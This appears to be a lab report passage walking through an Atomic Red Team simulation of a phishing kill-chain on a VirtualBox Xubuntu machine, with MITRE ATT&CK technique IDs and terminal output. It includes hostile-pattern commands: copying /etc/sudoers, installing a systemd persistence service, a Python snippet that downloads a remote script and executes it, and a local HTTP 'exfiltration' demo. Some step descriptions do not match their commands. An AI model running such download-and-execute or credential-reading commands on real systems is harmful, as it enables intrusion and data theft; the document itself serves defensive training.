
2.1.3 Attack Steps (With Explanation + Commands + TTPs)

Step 1 Reconnaissance (Account Discovery)

Technique: T1087.001

The attacker performs initial reconnaissance to identify users or accounts that will be targeted in the phishing attempt.

This allows the attacker to identify valid usernames to craft emails or payloads targeting them.



```

Xubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help

~/Desktop/atomic-red-team...  atomics - Thunar  Terminal - abououf@mom...

abououf@mommo-VirtualBox: ~/Desktop
abououf@mommo-VirtualBox:~/Desktop$ output_file="/tmp/sudoers.copy.txt"
abououf@mommo-VirtualBox:~/Desktop$ if [ -f /etc/sudoers ]; then sudo cat /etc/sudoers > "$output_file"; fi; if [ -f /usr/local/etc/sudoers ]; then sudo cat /usr/local/etc/sudoers > "$output_file"; fi; cat "$output_file"
[sudo] password for abououf:
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# This fixes CVE-2005-4890 and possibly breaks some versions of kdesu
# (#1011624, https://bugs.kde.org/show_bug.cgi?id=452532)
Defaults    use_pty

# This preserves proxy settings from user environments of root
# equivalent users (group sudo)
#Defaults:sudo env_keep += "http_proxy https_proxy ftp_proxy all_proxy no_proxy"

# This allows running arbitrary commands, but so does ALL, and it means
# different sudoers have their choice of editor respected.
#Defaults:sudo env_keep += "EDITOR"

# Completely harmless preservation of a user preference.
#Defaults:sudo env_keep += "GREP_COLOR"

# While you shouldn't normally run git as root, you need to with etckeeper
#Defaults:sudo env_keep += "GIT_AUTHOR_ GIT_COMMITTER_"

# Per-user preferences; root won't have sensible values for them.
#Defaults:sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"

# "sudo scp" or "sudo rsync" should be able to use your SSH agent.
#Defaults:sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"

# Ditto for GPG agent
#Defaults:sudo env_keep += "GPG_AGENT_INFO"


# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification

```



```

Xubuntu [Running] - Oracle VirtualBox
File Machine View Input Devices Help

~/Desktop/atomic-red-team...  atomics - Thunar  Terminal - abououf@mom...

abououf@mommo-VirtualBox: ~/Desktop

# Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@include /etc/sudoers.d

```

◆ Step 2 Persistence via system Service



Technique: T1543.002

Once the attacker gains initial access (e.g., via phishing), they create a malicious system service to maintain persistence.

```
abououf@momo-VirtualBox:~/Desktop$ systemd_service_path="/etc/systemd/system"
systemd_service_file="art-persistence.service"

execstart_action="/bin/touch /tmp/art-systemd-execstart-marker"
execstartpre_action="/bin/touch /tmp/art-systemd-execstartpre-marker"
execstartpost_action="/bin/touch /tmp/art-systemd-execstartpost-marker"
execreload_action="/bin/touch /tmp/art-systemd-execreload-marker"
execstop_action="/bin/touch /tmp/art-systemd-execstop-marker"
execstoppost_action="/bin/touch /tmp/art-systemd-execstoppost-marker"
abououf@momo-VirtualBox:~/Desktop$ sudo bash -c "cat > $systemd_service_path/$systemd_service_file << 'EOF'
[Unit]
Description=Atomic Red Team Systemd Service

[Service]
Type=simple
ExecStart=$execstart_action
ExecStartPre=$execstartpre_action
ExecStartPost=$execstartpost_action
ExecReload=$execreload_action
ExecStop=$execstop_action
ExecStopPost=$execstoppost_action

[Install]
WantedBy=default.target
EOF"
abououf@momo-VirtualBox:~/Desktop$ sudo systemctl daemon-reload
sudo systemctl enable "$systemd_service_file"
sudo systemctl start "$systemd_service_file"
abououf@momo-VirtualBox:~/Desktop$ systemctl status art-persistence.service
o art-persistence.service - Atomic Red Team Systemd Service
   Loaded: loaded (/etc/systemd/system/art-persistence.service; enabled; preset: enabled)
   Active: inactive (dead) since Fri 2025-11-28 15:52:24 EET; 12s ago
     Process: 2842 ExecStartPre=/bin/touch /tmp/art-systemd-execstartpre-marker (code=exited, status=0/SUCCESS)
     Process: 2844 ExecStart=/bin/touch /tmp/art-systemd-execstart-marker (code=exited, status=0/SUCCESS)
     Process: 2845 ExecStartPost=/bin/touch /tmp/art-systemd-execstartpost-marker (code=exited, status=0/SUCCESS)
     Process: 2847 ExecStop=/bin/touch /tmp/art-systemd-execstop-marker (code=exited, status=0/SUCCESS)
     Process: 2849 ExecStopPost=/bin/touch /tmp/art-systemd-execstoppost-marker (code=exited, status=0/SUCCESS)
   Main PID: 2844 (code=exited, status=0/SUCCESS)
    CPU: 13ms

Nov 28 15:52:24 momo-VirtualBox systemd[1]: Starting art-persistence.service - Atomic Red Team Systemd Service...
Nov 28 15:52:24 momo-VirtualBox systemd[1]: art-persistence.service: Deactivated successfully.
Nov 28 15:52:24 momo-VirtualBox systemd[1]: Started art-persistence.service - Atomic Red Team Systemd Service.
```

◆ Step 3 Bash Script Execution

Technique: T1059.004

The attacker executes a Bash script that serves as the initial payload.



Xubuntu [Running] - Oracle VirtualBox

File Machine View Input Devices Help

```
~/Desktop/atomic-red-team... atomic - Thunar Terminal - abououf@momo-...
File Edit View Terminal Tabs Help
abououf@momo-VirtualBox: ~/Desktop
abououf@momo-VirtualBox:~/Desktop$ script_path="/tmp/art-test-script.sh"
host="8.8.8.8"
abououf@momo-VirtualBox:~/Desktop$ sh -c "echo 'echo Hello from the Atomic Red Team' > $script_path"
sh -c "echo 'ping -c 4 $host' >> $script_path"
chmod +x $script_path
sh $script_path
Hello from the Atomic Red Team
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=255 time=48.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=255 time=48.7 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=255 time=47.1 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=255 time=49.6 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 47.051/48.392/49.558/0.909 ms
```

◆ Step 4 Python Script Execution

Technique: T1059.006

A Python script is executed for further actions such as data collection or credential harvesting.

This script: Collect sensitive files, Log system information, Communicate with C2 server,
Prepare for exfiltration

```
abououf@momo-VirtualBox:~/Desktop$ script_url="https://raw.githubusercontent.com/RedTeam-Examples/test-script/main/hello.sh"
payload_file_name="/tmp/art_payload.sh"
script_args=""
executor="sh"
abououf@momo-VirtualBox:~/Desktop$ which_python=$(which python || which python3 || which python3.9 || which python2)
$which_python - << 'EOF'
import requests
import os

url = os.getenv("script_url")
payload = os.getenv("payload_file_name")
executor = os.getenv("executor")
script_args = os.getenv("script_args")

print("[+] Downloading payload from:", url)
source = requests.get(url).content

print("[+] Writing payload to:", payload)
with open(payload, "wb+") as fd:
    fd.write(source)

cmd = f"{executor} {payload} {script_args}"
print("[+] Executing:", cmd)
os.system(cmd)
EOF
[+] Downloading payload from: https://raw.githubusercontent.com/RedTeam-Examples/test-script/main/hello.sh
[+] Writing payload to: /tmp/art_payload.sh
[+] Executing: sh /tmp/art_payload.sh
/tmp/art_payload.sh: 1: 404:: not found
```

◆ Step 5 Staging Data for Exfiltration



Technique: T1560.001 Archive Collected Data

The attacker collects data and compresses it before exfiltration.

This step organizes data to minimize detection and transfer time.

```
abououf@momo-VirtualBox:~/Desktop$ script_url="https://raw.githubusercontent.com/RedTeam-Examples/test-script/main/hello.sh"
payload_file_name="/tmp/art_payload.sh"
script_args=""
executor="sh"
abououf@momo-VirtualBox:~/Desktop$ which_python=$(which python || which python3 || which python3.9 || which python2)

$which_python - << 'EOF'
import requests
import os

url = os.getenv("script_url")
payload = os.getenv("payload_file_name")
executor = os.getenv("executor")
script_args = os.getenv("script_args")

print("[+] Downloading payload from:", url)
source = requests.get(url).content

print("[+] Writing payload to:", payload)
with open(payload, "wb+") as fd:
    fd.write(source)

cmd = f"{executor} {payload} {script_args}"
print("[+] Executing:", cmd)
os.system(cmd)
EOF
[+] Downloading payload from: https://raw.githubusercontent.com/RedTeam-Examples/test-script/main/hello.sh
[+] Writing payload to: /tmp/art_payload.sh
[+] Executing: sh /tmp/art_payload.sh
/tmp/art_payload.sh: 1: 404:: not found
```

◆ Step 6 Exfiltration via HTTP (Web Protocol)


Technique: T1071.001

The attacker exfiltrates data using normal web traffic to blend in.

This technique hides inside common protocols like HTTP/S.



```
abououf@momo-VirtualBox:~/Desktop$ nano hello.sh
abououf@momo-VirtualBox:~/Desktop$ chmod +x hello.sh
./hello.sh
Hello from Atomic Red Team test script!
abououf@momo-VirtualBox:~/Desktop$
abououf@momo-VirtualBox:~/Desktop$ ~/Desktop/T1560.001 Atomic
bash: /home/abououf/Desktop/T1560.001 Atomic: No such file or directory
abououf@momo-VirtualBox:~/Desktop$ mkdir ~/Desktop/T1560
abououf@momo-VirtualBox:~/Desktop$ echo "Log file 1" > ~/Desktop/T1560/log1.txt
echo "User data" > ~/Desktop/T1560/log2.txt
echo "System info" > ~/Desktop/T1560/sysinfo.txt
abououf@momo-VirtualBox:~/Desktop$ zip -r ~/Desktop/T1560.zip ~/Desktop/T1560
  adding: home/abououf/Desktop/T1560/ (stored 0%)
  adding: home/abououf/Desktop/T1560/log1.txt (stored 0%)
  adding: home/abououf/Desktop/T1560/log2.txt (stored 0%)
  adding: home/abououf/Desktop/T1560/sysinfo.txt (stored 0%)
abououf@momo-VirtualBox:~/Desktop$ zip -e -r ~/Desktop/T1560_encrypted.zip ~/Desktop/T1560
Enter password:
Verify password:
  adding: home/abououf/Desktop/T1560/ (stored 0%)
  adding: home/abououf/Desktop/T1560/log1.txt (stored 0%)
  adding: home/abououf/Desktop/T1560/log2.txt (stored 0%)
  adding: home/abououf/Desktop/T1560/sysinfo.txt (stored 0%)
abououf@momo-VirtualBox:~/Desktop$ ls ~/Desktop/T1560
log1.txt log2.txt sysinfo.txt
abououf@momo-VirtualBox:~/Desktop$
```

3 objects (33 bytes), 1 object selected (12 bytes)

[illegible]



```

abououf@momo-VirtualBox: ~/Desktop
File Edit View Terminal Tabs Help
Terminal - abououf@momo-VirtualBox: ~/Desktop
abououf@momo-VirtualBox: ~/Desktop
curl -I -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4840.97 Safari/537.36" https://www.google.com/
HTTP/1.1 200 OK
Content-Type: text/html; charset=ISO-8859-1
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-VU_0tVCvtLJfJpkFWN0UUA' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http://report-uri https://csp.withgoogle.com/csp/gws/ot
her-hp
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 14:59:34 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 14:59:34 GMT
Cache-Control: private
Set-Cookie: AEC=AaJma5Ue87rKkk H3YUj0f-XAD68FjIhVdubgIovFVYPUcu0KpQrA; expires=Wed, 27-May-2026 14:59:34 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=RXKx4B4ag0135noHAKmR7JvXzt9YgXHe1WBBga1BzB3KJ6W13IA0s0f-h60oGLPasgAU3PHRD7ZQ0uY1G9ASv1UL_I0GZUP55w93rr9J9raoKv3ZKzplCn7YYD0KJ0NuDUH0JN37t9H43Z6PurHm0KPHfLynHm0Bv2wvEPzy1QxkvdBWtG2VhwhQNH5t0TVdsFYFX2oJ1I
; expires=Sat, 30-May-2026 14:59:34 GMT; path=/; domain=.google.com; HttpOnly
Transfer-Encoding: chunked

abououf@momo-VirtualBox:~/Desktop$ curl -I -A "Wget/1.9-cvs-stable (Red Hat modified)" -m3 www.google.com
HTTP/1.1 200 OK
Content-Type: text/html; charset=ISO-8859-1
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-Inx0KgtvPLIXE_k0VbxAQ' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http://report-uri https://csp.withgoogle.com/csp/gws/ot
her-hp
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 14:59:42 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 14:59:42 GMT
Cache-Control: private
Set-Cookie: AEC=AaJma5vImrc7Ea1x0Ven0x3Z9m0Xa2BVTmUJgkGCAUv3MURHw3JuleCn0; expires=Wed, 27-May-2026 14:59:42 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=RLAnIAB1ePKqahvR55YIA90nJ34CjUdW0L1TBTxGAVCb5AXamb1WlRybJ3VUNUC1zh0K24cYwaf9vYvHm0H9CfDXhVoo8D0Z9QMN-NGPgn2fZBrx_ykKem0ubWgkut355x2CXV95p4F9m0B13sFgrp2VXe-6qLEPMH0HuJnftC5f7x8JugsVyu7J5Aahk4lCifrttWmH0xw_g4LVgw
; expires=Sat, 30-May-2026 14:59:42 GMT; path=/; domain=.google.com; HttpOnly
Transfer-Encoding: chunked

abououf@momo-VirtualBox:~/Desktop$ curl -I -A "Opera/8.01 (Windows NT 6.0; U; en)" -m3 www.google.com
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-WfkmPYASLZKvcyE9g6GHVg' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http://report-uri https://csp.withgoogle.com/csp/gws/ot
her-hp
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 14:59:49 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 14:59:49 GMT
Cache-Control: private
Set-Cookie: AEC=AaJma5UQAO3B0H3DR2rntT9B3oFs_mCG1824B0ldmJvX9R1tPhBYVL_GY; expires=Wed, 27-May-2026 14:59:49 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=rj9F3P3v-HV-yFLTWB168lhtY02xtxsFWPhY5ANx80W19IDRX42w-kblbmYJwXb70i009IthCNB00GL0ZIMdcPpG53C-SV_qwKTKQL09VlgtPIYxgSn7DmX_3wUJ7c00gvbXyrgLjIuz0Q5x-xYGFd3pbFYA43XWjxtzE0MTwiz5Qws7X17w1Jg20qMu96s; expires=Sat, 30-May-2026 14:59:49 GMT; path=/; domain=.google.com; HttpOnly
Transfer-Encoding: chunked

abououf@momo-VirtualBox:~/Desktop$ curl -I -A "Opera/8.01 (Windows NT 6.0; U; en)" -m3 www.google.com
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-WfkmPYASLZKvcyE9g6GHVg' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http://report-uri https://csp.withgoogle.com/csp/gws/ot
her-hp
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 14:59:49 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 14:59:49 GMT
Cache-Control: private
Set-Cookie: AEC=AaJma5UQAO3B0H3DR2rntT9B3oFs_mCG1824B0ldmJvX9R1tPhBYVL_GY; expires=Wed, 27-May-2026 14:59:49 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=rj9F3P3v-HV-yFLTWB168lhtY02xtxsFWPhY5ANx80W19IDRX42w-kblbmYJwXb70i009IthCNB00GL0ZIMdcPpG53C-SV_qwKTKQL09VlgtPIYxgSn7DmX_3wUJ7c00gvbXyrgLjIuz0Q5x-xYGFd3pbFYA43XWjxtzE0MTwiz5Qws7X17w1Jg20qMu96s; expires=Sat, 30-May-2026 14:59:49 GMT; path=/; domain=.google.com; HttpOnly
Transfer-Encoding: chunked

abououf@momo-VirtualBox:~/Desktop$ curl -I -A "*/" -m3 www.google.com
HTTP/1.1 200 OK
Content-Type: text/html; charset=ISO-8859-1
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-XmDQYx9LW0D4cdM0ba5Tkw' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http://report-uri https://csp.withgoogle.com/csp/gws/ot
her-hp
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 15:00:01 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 15:00:01 GMT
Cache-Control: private
Set-Cookie: AEC=AaJma5TAGk0mXWdDprJRH8-EUXhoRmSF-5Qs7yt051UEDBaH0n42bG; expires=Wed, 27-May-2026 15:00:01 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=U2p51FDGqIVZ8ebCL1ZUv43p28ax1EKxeb15acINUFCahe7ewjr74Pr-25kGafeqA9rv9H0dGGAwN8_095LT9dTLpy40Cx2SL7Lhvp7ANxs2X_817VeYAKPL7D0xY2M06A31cTBK664Fe9FR0x2-0nFEF70K67YsX3T4f0MB5VzK0wFp8aJ12TW7rY1BjXQuAO5VnK2BTRLYHKLdytFw
; expires=Sat, 30-May-2026 15:00:01 GMT; path=/; domain=.google.com; HttpOnly
Transfer-Encoding: chunked

```

◆ Step 7 Exfiltration Over Unencrypted / Non-C2 Protocol

Technique: T1048.003

This is the final step performed in your practical demo.

The HTTP requests appear clearly in terminal logs, confirming successful exfiltration over an unencrypted channel.



```

abououf@momo-VirtualBox:~/Desktop$ cd /tmp
abououf@momo-VirtualBox:/tmp$ jobs -l
abououf@momo-VirtualBox:/tmp$ cd /tmp
abououf@momo-VirtualBox:/tmp$ echo "This is the file to be exfiltrated" > victim-file.txt
abououf@momo-VirtualBox:/tmp$ python3 -m http.server 9090 &
jobs -l
[1] 4271
[1]+  4271 Running                  python3 -m http.server 9090 &
abououf@momo-VirtualBox:/tmp$ Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
wget http://127.0.0.1:9090/victim-file.txt
--2025-11-28 17:22:10--  http://127.0.0.1:9090/victim-file.txt
Connecting to 127.0.0.1:9090... connected.
HTTP request sent, awaiting response... 127.0.0.1 - [28/Nov/2025 17:22:10] "GET /victim-file.txt HTTP/1.1" 200 -
200 OK
Length: 35 [text/plain]
Saving to: 'victim-file.txt.1'

victim-file.txt.1                                100%[=====]
2025-11-28 17:22:10 (10.8 MB/s) - 'victim-file.txt.1' saved [35/35]

```


2.1.4 Conclusion


The phishing attack simulation demonstrates a realistic kill-chain starting from reconnaissance to persistence, execution, staging, and data exfiltration.

Each stage aligns with MITRE ATT&CK techniques, showcasing how attackers escalate their access and steal data using legitimate system tools and unencrypted communication methods.


2.2 Alerts and Detection

